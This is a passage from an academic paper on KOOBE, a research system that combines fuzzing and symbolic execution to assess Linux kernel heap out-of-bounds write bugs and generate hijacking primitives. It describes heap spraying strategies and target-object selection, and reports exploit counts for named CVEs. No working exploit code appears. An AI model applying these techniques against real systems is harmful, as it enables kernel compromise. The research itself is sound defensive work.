greedy algorithm to distinguish which capability helps us get closer to the desired payload. Note that given the two above properties, it is not difficult to derive the distance function for those target objects containing multiple critical fields. For instance, the distance function for the conjunction of two target fields is the sum of the individual distances, while it is the minimum of the two for disjunction. For joint distance

Target Type	Distance Function (D)
T: Function Pointer	$\sum_{i=0}^{7} abs(M[i+s] - P[i])$
T: Data Pointer	max(MIN_POINTER - M[s:s+7], 0) + max(M[s:s+7] - MAX_POINTER, 0)
T: Non-pointer*	Refcnt$^+$: max(M[s:s+3] - I[s:s+3] + 1, 0) Others: $\sum_{i=0}^{len(P)} abs(M[i+s] - P[i])$
$T1 \vee T2^-$	$\min(D_{T1}, D_{T2})$
$T1 \wedge T2^-$	$D_{T1} + D_{T2}$

$^+$: Reference counter.
*: Special non-pointer fields (*e.g.,* refcnt) are evaluated case by case.
$^-$: One target object may contain multiple critical fields.

Table 1: Encoding target constriants to distance functions where $\boldsymbol{M}$ is a symbolic memory model, $\boldsymbol{I}$ is the inital concrete memory for $\boldsymbol{M}$, and $\boldsymbol{s}$ and $\boldsymbol{P}$ represent the start index and desired payload of the target field to be overwritten, respectively.

function of more than two target fields, it is straightforward to generalize.

4.5 Exploit Primitive Synthesis

Once our system is successful in yielding a solution, which effectively are concrete syscall arguments (that were marked as symbolic beforehand), the obvious next step is to perform the heap feng shui to construct the layout as assumed in the previous step and trigger the corrupted field (*e.g.,* function pointer) to be dereferenced. For **heap feng shui**, we encode some well-known strategies as described in §3 to massage the heap layout, which is sufficient for all the cases we encountered. Specifically, we perform the heap spray with three different system calls —- add_key(), msgsnd(), sendmsg() —- by following the techniques introduced in [57] to implement cache exhaustion, and insert the allocation and dereference functions of the chosen target at appropriate positions (see Fig. 2 in Appendix B for more details). We manually collect all the target objects used in public exploits we have found online and craft a database specifying the usage of them as shown in Fig. 12. In addition, we selectively sample a few promising objects in our evaluation to assist this step (see §5). As aforementioned, since our goal is to achieve the IP hijacking primitive rather than an end-to-end solution achieving arbitrary code execution (which may involve ROP/JOP to bypass SMEP), we explicitly consider these modern defenses (*e.g.,* KASLR, SMEP) out of scope. However, in the special case where we need to counterfeit a controllable kernel object, we leverage `physmap spray` [32], to avoid violating SMAP (see Fig. 14 in Appendix B).

5 Implementation

We have implemented a prototype of our system on top of the popular kernel fuzzer Syzkaller, binary symbolic execution framework S2E [21] and binary analysis engine angr [49]. It consists of 7,510 LOC of C++ to the S2E for capability summarization and exploitability evaluation, 2,271 LOC of

python based on Angr to analyze vulnerabilities, and 1,106 LOC of Go to explore diverging paths with fuzzing and synthesize exploits. In this section, we present some important technical details of this system.

Dynamic Instrumentation to Support Capability-Guided Fuzzing. In addition to using S2E for symbolic tracing and generating symbolic representations of capabilities, we also integrate S2E with Syzkaller using the QEMU provided by S2E, leveraging its powerful binary-level instrumentation support for capability-guided fuzzing (as described in §4.3). Furthermore, with dynamic instrumentation, Syzkaller could inspect the internal state of the kernel and perform ***non-crashing fuzzing***. Specifically, since our initial seed (*i.e.,* the given PoC) could already crash the system, we expect mutated programs in our interest to trigger the same crash. Thus, it is extremely inefficient if we have to reboot the system every time it runs a test case. To cope with it, we instrument the kernel to skip those instructions causing OOB write (while still recording the operands of each OOB access to check if they are new), avoiding any KASAN warning to keep the fuzzing session going. The downside is that this might result in inconsistencies of the system state, leading to potential false positives (*i.e.,* incorrect report of new vulnerability points or new capabilities). However, our observation is that we only skipped the vulnerability point that has to do with a dynamically-allocated heap object access. After each test program finishes executing, these heap objects are released and therefore not interfere with any future runs of test programs. Nevertheless, we could filter out those programs that generate non-reproducible bugs by repeating them in a vanilla Syzkaller.

Supporting Symbolic Length. In the critical step of exploitability evaluation where we update the memory model with `M[offset: offset+length-1] = value[0: length-1]` (see §4.4), it is possible that the offset, length and value are all symbolic. However, symbolic length is generally very poorly supported in symbolic execution engines, unlike symbolic indexes and values. Typically, one has to specify the concrete length of any symbolic data [2, 7] and hence it is infeasible to update the memory object with *OOB value* of symbolic length. Unfortunately, concretized length leads to an underestimation of the capability (where we should be able to write more or fewer bytes in practice). This problem is mitigated somewhat when we perform capability-guided fuzzing which generates PoCs that yield different concretized *OOB length*. Still, it is not practical to rely on fuzzing to generate *all possible concrete OOB lengths*. In practice, there are several reasons we need to search for a solution among a range of *OOB lengths* which is best supported if we can handle symbolic length: (1) We often prefer a solution with minimum *OOB length* to avoid corrupting system data (which may lead to crashes). (2) We may need to constrain the *OOB length* because of the requirement of the *size of vulnerable object* if they are coupled.

```
1. void loop(n)//n = 64
2.   vul = (char*)kmalloc(32);
3.   for (i = 0; i < n; i++)
4.     vul[i] = 0;//OOB Point
```

Figure 6: An example of overflow with a loop

Our solution intuitively is no different from enumerating different possible *OOB lengths* but we do it in a more efficient way that is compatible with the existing memory model and solver. Specifically, given a summarized OOB write `(off, len, val)` where all elements are symbolic and the concrete length is 10, our system updates the memory object `M` with each byte individually as follows:

for i **in** [0, 10]:
    M[ite(i < **len**, i+**off**, offset$_{dummy}$)] = **val**[i]

where `ite` represents an if-then-else expression supported by KLEE and Z3 [10], and offset$_{dummy}$ represents the offset of a dummy byte which we introduce to nullify the memory update of a specific byte. Essentially, a solver can search for a viable solution with a length between 0 and 10, and update the memory model appropriately.

As we see in this example, we only conservatively search backward from a concrete *OOB length* (0 to 10). This is because it is impossible to predict the values of bytes at larger indexes, whereas it is safer to predict at smaller indexes (if the length were to be smaller), since we have seen them getting assigned and we know when the path will not change (by obeying the path constraint of the *OOB length* if any). Note that we rely on the capability-guided fuzzing to find larger lengths. The assumption may break when the lower bytes are computed based on the higher bytes (*OOB value* is symbolic), *e.g.,* in the context of encryption and compression. However, we argue that they are rare in Linux kernel and symbolic execution/tracing would already get stuck in the solver when encountering such procedures. In our experiments, we do not encounter any such cases and the assumption always holds.

Capability Extraction for Loops. As shown in Fig. 6 at lines 3-4, the length of overflown data is determined by the input `n` which has been made symbolic. However, existing symbolic execution techniques are limited when loops are involved — the symbolic value `n` will not propagate to index `i`. This input-dependent loop problem is a common issue in symbolic execution that has not been completely solved. To alleviate it, we borrow the idea from SAGE [24], in which it leverages some simple loop-guard pattern-matching rules to automatically infer the formula for the index on the fly. We follow the same assumption that an induction variable (*e.g.,* index `i`) is linear to its guard. Since we only need to focus on specific loops involving our vulnerability points, we decide to conduct a static analysis using Angr (instead of dynamic analysis as proposed in the original paper). As aforementioned in §4.2, the ability to handle loops is crucial to capability summarization.

Handling Symbolic Indexes and Loop Bounds to Resolve Path Conflicts. Path conflicts arise when we attempt to generalize beyond the path constraints collected during symbolic tracing of a given PoC (*e.g.,* attempt to write one fewer byte when adjusting the symbolic length). The problem is that a PoC can concretely traverse one specific path only, any deviation (*e.g.,* different array indexes and different number of loop iterations) creates constraints incompatible with those collected earlier. This is a similar problem encountered in a previous work [13] where they attempt to resolve such conflicts through what they call "path kneading" to identify a way to temporarily divert the path and merge it back to reach the same critical point. This analysis is heavyweight, taking 2.62 hours on average, which is difficult to be applied to Linux kernel given the size of its codebase (and we may need to evaluate hundreds of PoCs potentially for each vulnerability after capability exploration).

Our observation is that such over-constraints due to concretization of array indexes and loop bounds can be easily handled by simply removing their constraints. The underlying rationale is that memory indexes vary from run to run as the addresses of dynamically-allocated objects are unlikely to remain the same and thus concretizing symbolic indexes in memory access operations by adding a constraint confining the indexes forbids the solver to vary the indexes and unnecessarily over-constrain the search space. For example, when a write to the address 'vul[i/8]' in Fig. 3b occurs, S2E introduces a constraint constraining the corresponding symbolic address to a concretized value to reduce the overhead of modeling symbolic index for write. Since we have abstracted/modeled the vulnerable object as mentioned in §4.4, we could automatically detect those constraints and simply eliminate them. Similarly, imagine the argument `n` in Fig. 6 is a symbolic value (during symbolic tracing) and its concrete value is 64, the `for` loop increments 'i' for 64 times, resulting in 65 path constraints `0<n, 1<n, ..., 63<n` and `64>=n` that effectively forces `n` to be 64. Intuitively, the relationship between the loop guard (*e.g.,* `n`) and execution times of the loop body is also modeled when extracting capability for loops, and thus discarding those constraints would not make us over-estimate the capability. In our solution, we hence simply remove such unnecessary constraints, which allows the solver to search through the valid ranges of symbolic index and loop bounds, creating a different PoC than the one used before (*i.e.,* syscall arguments will be changed so that the *OOB write* and *OOB length* will adapt to overwrite the critical field target object). In our evaluation, we indeed find that such relaxation never seems to create any problems (*e.g.,* false solutions).

Eliminating Unnecessary Constraints. Due to the complexity of the kernel, the path constraints we collected might be too complex to be solvable in a limited time budget. To address it, some complicated constraints introduced by functions like `printk()` are irrelevant to our goal and can be ignored directly. Another special case is race conditions where syscalls with the same arguments are repeatedly invoked, accumulating duplicate constraints[5]. Our system recognizes such repeated constraints per thread and keeps the last one (when OOB access is triggered). As race condition threads are typically written in a loop repeating the sequence of syscalls, we annotate the PoC at the beginning of each loop to inform our system when a thread is about to re-execute its syscall sequence. As shown in §6.4, the proposed optimizations would improve the efficiency of exploitability evaluation considerably.

Target Collection. We parse the debug information of Linux kernel to retrieve all the structures and only keep those with critical data (*e.g.,* pointer or reference counter), which amounts to 2615 in total. Besides the type of critical data, we also collect its offset and the size of the target object as they constitute the target constraints. Ideally, we should also obtain the knowledge pertaining to the usage of a target object, such as how to allocate it, how to trigger the deference of its critical data, etc. And thus, we implemented an LLVM pass to construct the call graph for the whole kernel upon which we can search for the allocation and deference sites reachable from system calls. However, as the call graph is not accurate and the static analysis does not provide concrete inputs, we still evaluate the exploitability for every structure but rely on the call graph to prioritize the order of candidate inspection. At the same time, we encode the knowledge of new target objects as we analyze them. In addition, we collected commonly used objects (*e.g.,* key, packet_sock, ip_mc_socklist) from publicly available exploits, which can satisfy most of the exploits that we construct. SLAKE [20], a concurrent work published recently for the same purpose, utilizes fuzzing to automatically and systematically generate desired inputs that lead to allocation and dereference of a more complete set of kernel objects. KOOBE can directly benefit from the output of such a system.

6 Evaluation

Dataset and Setup We evaluate our system against 17 (7 + 10) Linux kernel heap OOB write PoCs collected exhaustively from CVE database and syzbot (a fuzzing platform based on Syzkaller) [8], which are the largest public datasets of Linux vulnerabilities. Seven are associated with CVEs and the rest without CVE IDs are collected from syzbot. Out of all 28 distinct syzbot reports pertaining to heap OOB write, eight are not reproducible (*i.e.,* no C code provided to test), eight are considered as one bug since they share the same patch, one is difficult to trigger since it requires fault injection to make the kernel fail to allocate the vulnerable object, one related to KVM already needs root privilege to trigger the

[5] They are not necessarily to be exactly the same because the kernel state may change from one invocation to the next.

vulnerability, one is in fact associated with a CVE (present in the other dataset and considered duplicate), and thus they are excluded from testing. Hence only 10 cases from syzbot are evaluated (8 + 7 + 1 + 1 + 1 + 10 = 28). All experiments are conducted in an Ubuntu 16.04 system running on a desktop with 16G RAM and Intel(R) Core i7-7700K CPU @ 4.20GHz * 8. To showcase our system can truly benefit exploit creation, we build fully-working exploits that can achieve control flow hijacking[6] whenever our system produces potential exploitation.

6.1 IP-Hijacking Primitives

Table 2 and 3 show 7 vulnerabilities with CVEs and 10 from syzbot without CVEs, respectively. The tables also list the number of publicly available exploits and new ones generated by our system. For the vulnerabilities from syzbot, we use the commit hash of a particular patch to represent the corresponding vulnerability. We count the number of distinct exploits based on the target object it exploits.

As we can see, our system can produce many more exploits compared to the existing ones (19 vs 5). And most importantly, it can generate exploits for 6 vulnerabilities where no publicly available exploits are available, among which 4 are not even assigned any CVEs and completely undocumented on the Internet. In addition, the last column of Table 2 and 3 represents the number of potential exploits, meaning that our system found these target objects (and their target constraints) matching the description of the capability out of 2615 candidates we collected. However, we did not go through every single object (a time-consuming process) to analyze how they can be created and how their pointers can be dereferenced, *etc.* We discuss this step as an interesting automatable procedure in §7.

Note that a lack of exploit does not mean the vulnerability is unexploitable since there is no guarantee that fuzzing can discover the complete set of capabilities. That said, we did manually check all the failure cases (discussed in 6.3) and did not discover any new capabilities ourselves.

6.2 Constraint Relaxation

Even though we mentioned in §5 that index and loop bound concretization can be solved effectively by relaxing the constraints directly, we want to evaluate their real impact here. Specifically, we compared the numbers of generated exploits when choosing different strategies from the following: (1) No constraint relaxing; (2) eliminating all constraints introduced by index concretization; (3) our adopted solution: eliminating all constraints resulting from index concretization and loop bounds. As depicted in Table 4, our adopted solution is optimal in terms of the number of generated exploits (all of them are empirically verified to work). Our system would miss 2 working exploits if it does not remove constraints originated from loops, and miss another 3 more if it does not eliminate constraints coming from concretizing symbolic indexes. Notice that there will be no solution for CVE-2017-7533 if we do not apply both heuristics together.

[6]We actually have one exploit that can escalate privilege by directly overwriting a process's credential.

CVE-ID	RC*	#public EXP	#generated EXP	#potential EXP
CVE-2016-6187	No	1	2	66
CVE-2016-6516	Yes	0	0	0
CVE-2017-7184	No	1	3	16
CVE-2017-7308	No	1	2	208
CVE-2017-7533	Yes	0	1	99
CVE-2017-1000112	No	1	2	72
CVE-2018-5703	No	0	1	42
Overall		4	11	503

*: If the vulnerability results from race condition.

Table 2: Exploitability evaluation regarding 7 vulnerabilities with CVEs

Commit+	#public EXP	#generated EXP	#potential EXP
813961de3ee6474dd5703e883471fd941d6c8f69	1	2	4
35f7d5225ffcbf1b759f641aec1735e3a89b1914	0	2	643
bbeb6e4323dad9b5e0ee9f60c223dd532e2403b1	0	2	136
eb73190f4fbeedf762394e92d6a4ec9ace684c88	0	1	3
4576cd469d980317c4edd9173f8b694aa71ea3a3	0	1	3
17cfe79a65f98abe535261856c5aef14f306dff7	0	0	0
9fa68f620041be04720d0cbfb1bd3ddfc6310b24	0	0	NA
3619dec5103dd999a777e3e4ea08c8f40a6ddc57	0	0	NA
70303420b5721c38998cf987e6b7d30cc62d4ff1	0	0	NA
bb29648102335586e9a66289a1d98a0cb392b6e5	0	0	NA
Overall	1	8	

+: We use commit hash of patches to distinguish vulnerabilities.

Table 3: Exploitability evaluation regarding 9 vulnerabilities from syzbot without CVEs

6.3 Case Studies

CVE-2017-7184. It manifests two capabilities on two paths: one allows us to write a bulk of zeros through a `for` loop and set one bit at a controllable index, while the other can also control the loop guard to determine how many zeros it overwrites with. Because the overwriting of zeros spans multiple objects, KASAN identifies those whose red zones are accessed and provides incorrect vulnerable objects. In contrast, our system successfully identifies the vulnerable objects leading to all overwrites. To exploit the vulnerability, our system discovers some target objects with a data pointer and utilizes the first capability to alter the pointer to userspace (*e.g.,* 0x1000000). By combining these two capabilities, it figures out a complex solution to manipulate the pointer to point to the kernel space, via leveraging the first capability to zero out a pointer and then setting one bit at a time. It is worth noting that the solution our system produces minimizes

```
In the PoC, lenA = 120, lenB = 2 and lenC = 2.
1.  void example4(bufA, bufB, bufC, lenA, lenB, lenC)
2.    vul = kmalloc(lenA + lenB + lenC); //4 bytes less
3.    if (lenA == 0 || lenB == 0 || lenC == 0) return;
4.    memset(vul, 0, 4);
5.    memcpy(vul+4, bufA, lenA);     //Potential OOB
6.    memcpy(vul+4+lenA, bufB, lenB);          //OOB
7.    memcpy(vul+4+lenA+lenB, bufC, lenC);     //OOB
```

Figure 7: A vulnerability triggered by three `memcpy()` invocations

the *OOB length* so that it does not corrupt other objects as opposed to the original PoC.

Vulnerability 35f7d5225ffcbf1b759f. Given the concrete input shown in Fig. 7, the last two `memcpy()` invocations are flagged as two different vulnerability points (*i.e.,* line 6 and 7), which constitute a 4-byte overflow. Though no security violation is reported at line 5, our system could still detect it as one potential OOB site by consulting the constraint solver against the following formula `lenA + 4 > lenA + lenB + lenC?` with respect to the path constraints `lenA != 0 && lenB != 0 && lenC != 0`. The formula clearly can be satisfied when both `lenB` and `lenC` are equal to 1. In addition, this is also a real example where we need to support symbolic length. Specifically, imagine if the target object requires the size of the vulnerable object to be equal to 64, effectively reducing the length of `bufA`, the constraint solver would fail to produce a solution if we update the memory object with a concretized length of 120.

Partial Overwrite to Critical Data. As depicted in Fig. 3a, CVE-2016-6187 only allows one byte of zero to be written to the target object. Our system successfully identifies one target object with a reference counter as the first field, and thus turn it into a UAF vulnerability. Similarly, vulnerability 35f7d5225ffcbf1b759f that overflows 4 bytes of arbitrary values cannot be exploited if we want to modify an entire 8-byte pointer, yet our system produced a solution in which we only overwrite the 4 least significant bytes of a data pointer, resulting in a pointer residing in `physmap` region where we could control its content.

CVE-2018-5703. It is described in the motivating example (which is greatly simplified). To exploit the CVE, it actually requires at least three system calls to be inserted simultaneously, because each system call could modify only a distinct portion of the value. Although it's possible to solely rely on coverage information to guide fuzzing, we found that it's most likely these three system calls are covered individually in different test cases, as Syzkaller tends to insert syscalls incrementally (not in batch). This means that there is likely no coverage improvement when combining multiple syscalls in the same test case — resulting such test cases to be discarded prematurely. In contrast, our capability-guided fuzzing could perceive the subtle change of the *OOB value* (*e.g.,* which byte is changed) and thus consider such test cases as seeds (where further mutations will occur).

Failed Cases. We manually inspected all the cases where our system failed to produce a solution. For 9fa68f62, a `memcpy` with an extremely large length caused by underflow leads to OOB writes across the whole space, making it completely unexploitable. Similarly, 70303420 leads to an OOB access with an extremely large offset caused by underflow, crashing the kernel immediately. For both 3619dec5 and bb296481, the OOB writes are triggered inside a loop that never terminates, causing the kernel to hang. As for 17cfe79a, it is unable to overflow to the adjacent object because the vulnerable object is padded to fit into the cache and the *OOB length* is so small that it can corrupt only the padding area. CVE-2016-6516 is a double-fetch vulnerability and able to overwrite a bunch of zeros at non-contiguous memory regions. Although our system identifies some satisfying target objects with reference counter, we fail to construct a working exploit due to the lack of knowledge regarding those target objects (*e.g.,* how to allocate, how to trigger free, and how to trigger use) as aforementioned. This is not a fundamental problem in our system, rather it points out another procedure that is worth automating.

6.4 Time Cost

We further evaluate capability summarization, exploitability evaluation, and the capability-guided fuzzing solution. As shown in Table 4, the symbolic tracing to summarize the capability only takes tens of seconds per input. The vulnerability on which symbolic tracing spends the most time (*i.e.,* 160s) actually results from race condition and it was triggered after around 150 times of race. We also measured the average time the solver (*i.e.,* z3 [10] which is used in KLEE) spent to evaluate the exploitability of a candidate. As we can see, the running time per target object varies from as small as 1 second to 164 seconds, indicating that our system can efficiently search through hundreds of targets. Generally, the amount of time spent in the solver heavily depends on the number of constraints and their complexity. As we tested against CVE-2017-7533, we found it originally took more than an hour to finish analyzing one candidate, while the optimization of removing unnecessary constraints (see §5) could reduce the time to about 2 minutes (30X improvement).

Regarding the efficiency of our capability-guided fuzzing solution, we also report the fuzzing time when the first desirable test case is generated (where we can find a suitable candidate target object for exploitation). We configured the fuzzing engine to use two cores. To reduce randomness, we only report the average fuzzing time needed to discover new capabilities out of three maximum 12-hour runs in Table 4. Note that we only perform fuzzing when necessary, meaning our system is unable to find a suitable target object given the capability in the original PoC. We also attempted to compare our solution with the vanilla Syzkaller, and it fails to produce a desirable PoC for all four cases even after the 12-hour

CVE or Commit	#generated EXP			Time		
	opt	nop	index	tracing	solving	fuzzing
CVE-2016-6187	2	0	2	38s	1s	NA
CVE-2017-7184	3	2	2	27s	45s	23m
CVE-2017-7308	2	1	2	48s	4s	NA
CVE-2017-7533	1	0	0	160s	164s	NA
CVE-2017-1000112	2	2	2	36s	132s	NA
CVE-2018-5703	1	1	1	85s	41s	194m
813961de3ee6474dd570	2	2	2	34s	5s	NA
35f7d5225ffcbf1b759f	2	2	2	34s	18s	8m
bbeb6e4323dad9b5e0ee	2	2	2	48s	26s	23m
eb73190f4fbeedf76239	1	1	1	54s	104s	NA
4576cd469d980317c4ed	1	1	1	57s	7s	NA

nops: No constraint relaxing.
index: Eliminating all constraints introduced by index concretization.
opt: Eliminating all constraints resulting from index concretization and loops.

Table 4: Evaluation results for all vulnerabilities exploitable with our system

fuzzing session. Upon further inspection, this is because most generated test cases do not even trigger the vulnerability.

7 Discussion and Future Work

Though our proposed system focuses on kernel OOB vulnerabilities, we believe that the principle of separating capability summarization from exploitability evaluation can be applied to other types of kernel vulnerabilities due to the inherently multi-interaction nature of kernel. Moreover, as opposed to prior work that exploits potent OOB primitives (*e.g.,* write-what-where), KOOBE could leverage a broad spectrum of OOB writes by modeling their capabilities, which could also benefit other types of vulnerabilities. For example, FUZE [56] implicitly considers capabilities of UAF bugs by exploring alternative paths, but it does not abstract/generalize the capability (e.g., the "use" leading to a constrained write in terms of its range and value). KOOBE does not yet produce an end-to-end exploit fully automatically. Through this study, we identify and automate the key procedures of crafting kernel heap OOB write exploits. To close the entire automation loop, we also point out several interesting places: (1) Exploring heap feng shui. Our system leverages existing heap feng shui strategies without the ability to handle complex scenarios. Prior work [27] has shed some light on this problem in the context of user applications. Following the same direction, we could automate this process by applying fuzzing. (2) Turning IP-hijacking primitives into arbitrary code execution and privilege escalation. The recent work [55] proposes a novel solution to bypass SMEP and SMAP, given an IP hijacking primitive. By integrating this technique, leveraging side channels capable of defeating KASLR, or relying on another information disclosure vulnerability, our system could produce end-to-end exploits. (3) Probability configurations for fuzzing. We currently choose each queue with equal probability during fuzzing. It is a trade-off between focusing on seeds of our interest and exploring uncovered paths that do not offer new capabilities yet but lead to long-term benefit. A higher probability for selecting the seeds increasing coverage allows us to quickly explore uncovered code but it also slows down finding new seeds extending existing capabilities since uncovered code is mostly irrelevant and thus a substantial amount of seeds do no contribute given the large codebase of Linux kernel. Future work would be to explore different probability configuration and design approaches to dynamically adjust it during the fuzzing execution.

Although we only consider defenses deployed in practice in this work, some fine-grained randomization based defenses [3, 14, 41] would break some of our assumptions in generating exploits (*e.g.,* DieHard [14] and SLAB/SLUB freelist randomization [3] make heap feng shui much less predictable). Nevertheless, we believe such defenses are not bulletproof. For example, randomization-based solutions could potentially be circumvented by CPU side channels that can be integrated into our system.

8 Related Work

Vulnerability Point Discovery. There exist many dynamic memory sanitizers [5, 46, 51] proposed for fast detection of memory access bugs. All of them employ a specialized memory allocator to pad objects with redzones and use compile-time instrumentation to check every memory access. Similarly, Valgrind [9] achieves the same goal by using just-in-time (JIT) compilation techniques and replacing the standard memory allocator with its implementation. SoftBound [38] and CETS [39] track every object with its property (*e.g.,* bound) and then detect spatial and temporal security violations, respectively. Revery [54] applies memory tagging to detect any mismatch between a pointer and its accessed memory for security violation. To take advantage of all aforementioned approaches, our system combines KASAN and symbolic tracing (which is a superset of taint tracking and memory tagging) and further provides the capability to detect some potential OOB access that is not exhibited in the PoC.

Fuzzing. Coverage-guided fuzzing becomes popular especially since AFL [58] has shown its effectiveness in bug hunting. A rich collection of work [16, 26, 47, 52, 58] in this field strive to improve the coverage as much as possible. Some state-of-the-art coverage-guided fuzzers adopt more advanced techniques to improve mutation strategies, such as static and dynamic analysis [42], a gradient-descent-based search strategy [19], neuro network [48], input-to-state inference [11], etc. Directed fuzzing is effective at generating inputs with some objective, *e.g.,* reaching target locations. AFLGo [15] proposes to prioritize seeds closer to the target locations for bug reproducing, while Revery [54] guides a fuzzer to hit pre-determined sites contributing to the desired heap layout.

Automatic Exploit Generation. APEG [17] identifies the missing sanitization check added by a patch and then applies

symbolic execution to generate an input failing the check. AEG [12] and Mayhem [18] can automatically generate exploits specific to stack overflow and string format vulnerabilities by employing symbolic execution and hybrid symbolic execution, respectively. Repel *et al*. [43] implements a precise model for Windows heap management and utilizes symbolic execution to uncover useful heap metadata exploits, while Revery [54] combines target-directed fuzzing and symbolic execution to alleviate the scalability issue of symbolic execution. `FLOWSTITCH` [29] automatically generates data-oriented exploits to disclose sensitive information or escalate privilege without diverting the control flow. Gollum [28], dedicated to heap overflows in interpreters, proposes a purely greybox approach to exploit generation and integrates a genetic algorithm extended from its prior work [27] for heap layout manipulation. PrimGen [23] leverages static analysis to discover useful primitives reachable from the vulnerability point and then applies symbolic execution to yield concrete inputs.

In addition to these work dealing with vulnerabilities residing in user applications, Lu *et al*. [36] propose an automated targeted stack spraying approach to produce exploits for uninitialized uses in Linux kernel. FUZE [56], the most similar system to our work, facilitates exploiting kernel UAF vulnerability by exploring different vulnerability points with fuzzing and leveraging symbolic execution to construct ROP. However, the fundamental challenge to handle heap OOB write vulnerabilities is to model and extract a variety of "capabilities". In addition to the modeling effort unique to our work, we also design a novel capability-guided fuzzing technique specific to OOB write vulnerabilities. In contrast, FUZE did not need a custom fuzzing strategy. Besides, given either arbitrary write or IP-hijacking primitive, some other techniques are proposed to facilitate exploitation, such as exploit hardening [44], data-oriented programming [30], block-oriented programming [31], heap metadata exploits [22], ROP generation with respect to modern defenses [55].

9 Conclusion

In this paper, we distill key challenges in exploiting Linux kernel OOB vulnerabilities and emphasize the necessity to separate the capability summarization of a vulnerability from its exploitation. We proposed a novel capability-guided fuzzing solution to search for alternative paths with more complete capabilities and leverage symbolic tracing to generalize the capability of a given PoC. We implemented a prototype KOOBE, an effective framework to automate the process of analyzing OOB vulnerabilities and identifying suitable target objects. We demonstrate the applicability of KOOBE by analyzing 17 OOB vulnerabilities (7 of which have CVEs). KOOBE successfully generated candidate exploit strategies for 11 of them including 5 without CVEs. We conclude by pointing out opportunities for automation of additional procedures.

Acknowledgement

We wish to thank Lucas Davi (our shepherd) and the anonymous reviewers for their valuable comments and suggestions. This work was supported by the National Science Foundation under Grant No. 1652954.

References

[1] The slub allocator. https://lwn.net/Articles/229984/, 2007.

[2] angr documentation — gotchas. https://docs.angr.io/advanced-topics/gotchas, 2014.

[3] mm: Slab freelist randomization. https://lwn.net/Articles/685047/, 2016.

[4] Analysis and exploitation of a linux kernel vulnerability. https://perception-point.io/resources/research/analysis-and-exploitation-of-a-linux-kernel-vulnerability/, 2018.

[5] Kernel addresssanitizer. https://www.kernel.org/doc/html/v4.14/dev-tools/kasan.html, 2019.

[6] kernel-exploits. https://github.com/xairy/kernel-exploits/, 2019.

[7] klee source code. https://github.com/klee/klee/blob/master/lib/Core/Executor.cpp#L3404, 2019.

[8] syzbot. https://syzkaller.appspot.com/upstream, 2019.

[9] Valgrind. http://valgrind.org/, 2019.

[10] z3 homepage. https://github.com/Z3Prover/z3/wiki, 2019.

[11] Cornelius Aschermann, Sergej Schumilo, Tim Blazytko, Robert Gawlik, and Thorsten Holz. Redqueen: Fuzzing with input-to-state correspondence. In *Proceedings of the 2019 Annual Network and Distributed System Security Symposium (NDSS), San Diego, CA*, 2019.

[12] Thanassis Avgerinos, Sang Kil Cha, Alexandre Rebert, Edward J. Schwartz, Maverick Woo, and David Brumley. Automatic exploit generation. *Commun. ACM*, 2014.

[13] Tiffany Bao, Ruoyu Wang, Yan Shoshitaishvili, and David Brumley. Your exploit is mine: Automatic shellcode transplant for remote exploits. In *Security and Privacy (SP), 2017 IEEE Symposium on*. IEEE, 2017.

[14] Emery D Berger and Benjamin G Zorn. Diehard: probabilistic memory safety for unsafe languages. In *Acm sigplan notices*. ACM, 2006.

[15] Marcel Böhme, Van-Thuan Pham, Manh-Dung Nguyen, and Abhik Roychoudhury. Directed greybox fuzzing. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2017.

[16] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as markov chain. *IEEE Transactions on Software Engineering*, 2017.

[17] David Brumley, Pongsin Poosankam, Dawn Song, and Jiang Zheng. Automatic patch-based exploit generation is possible: Techniques and implications. In *Proceedings of the 2008 IEEE Symposium on Security and Privacy*, SP '08.

[18] Sang Kil Cha, Thanassis Avgerinos, Alexandre Rebert, and David Brumley. Unleashing mayhem on binary code. In *Security and Privacy (SP), 2012 IEEE Symposium on*.

[19] Peng Chen and Hao Chen. Angora: Efficient fuzzing by principled search. In *2018 IEEE Symposium on Security and Privacy (SP)*.

[20] Yueqi Chen and Xinyu Xing. Slake: Facilitating slab manipulation for exploiting vulnerabilities in the linux kernel. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*.

[21] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. S2e: A platform for in-vivo multi-path analysis of software systems. In *ACM SIGARCH Computer Architecture News*. ACM, 2011.

[22] Moritz Eckert, Antonio Bianchi, Ruoyu Wang, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Heaphopper: Bringing bounded model checking to heap implementation security. In *27th USENIX Security Symposium*. USENIX Association.

[23] Behrad Garmany, Martin Stoffel, Robert Gawlik, Philipp Koppe, Tim Blazytko, and Thorsten Holz. Towards automated generation of exploitation primitives for web browsers. In *Proceedings of the 34th Annual Computer Security Applications Conference*. ACM, 2018.

[24] Patrice Godefroid and Daniel Luchaup. Automatic partial loop summarization in dynamic test generation. In *Proceedings of the 2011 International Symposium on Software Testing and Analysis*.

[25] Google. syzbot. https://syzkaller.appspot.com/upstream/fixed, 2019.

[26] Google. syzkaller. https://github.com/google/syzkaller, 2019.

[27] Sean Heelan, Tom Melham, and Daniel Kroening. Automatic heap layout manipulation for exploitation. In *27th USENIX Security Symposium (USENIX Security 18)*, 2018.

[28] Sean Heelan, Tom Melham, and Daniel Kroening. Gollum: Modular and greybox exploit generation for heap overflows in interpreters. 2019.

[29] Hong Hu, Zheng Leong Chua, Sendroiu Adrian, Prateek Saxena, and Zhenkai Liang. Automatic generation of data-oriented exploits. In *24th USENIX Security Symposium*, 2015.

[30] Hong Hu, Shweta Shinde, Sendroiu Adrian, Zheng Leong Chua, Prateek Saxena, and Zhenkai Liang. Data-oriented programming: On the expressiveness of non-control data attacks. In *2016 IEEE Symposium on Security and Privacy (SP)*.

[31] Kyriakos K. Ispoglou, Bader AlBassam, Trent Jaeger, and Mathias Payer. Block oriented programming: Automating data-only attacks. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS '18.

[32] Vasileios P Kemerlis, Michalis Polychronakis, and Angelos D Keromytis. ret2dir: Rethinking kernel isolation. In *23rd USENIX Security Symposium*, 2014.

[33] Paul Kocher, Jann Horn, Anders Fogh, , Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. In *40th IEEE Symposium on Security and Privacy (S&P'19)*, 2019.

[34] Frank Li and Vern Paxson. A large-scale empirical study of security patches. In *ACM CCS*, 2017.

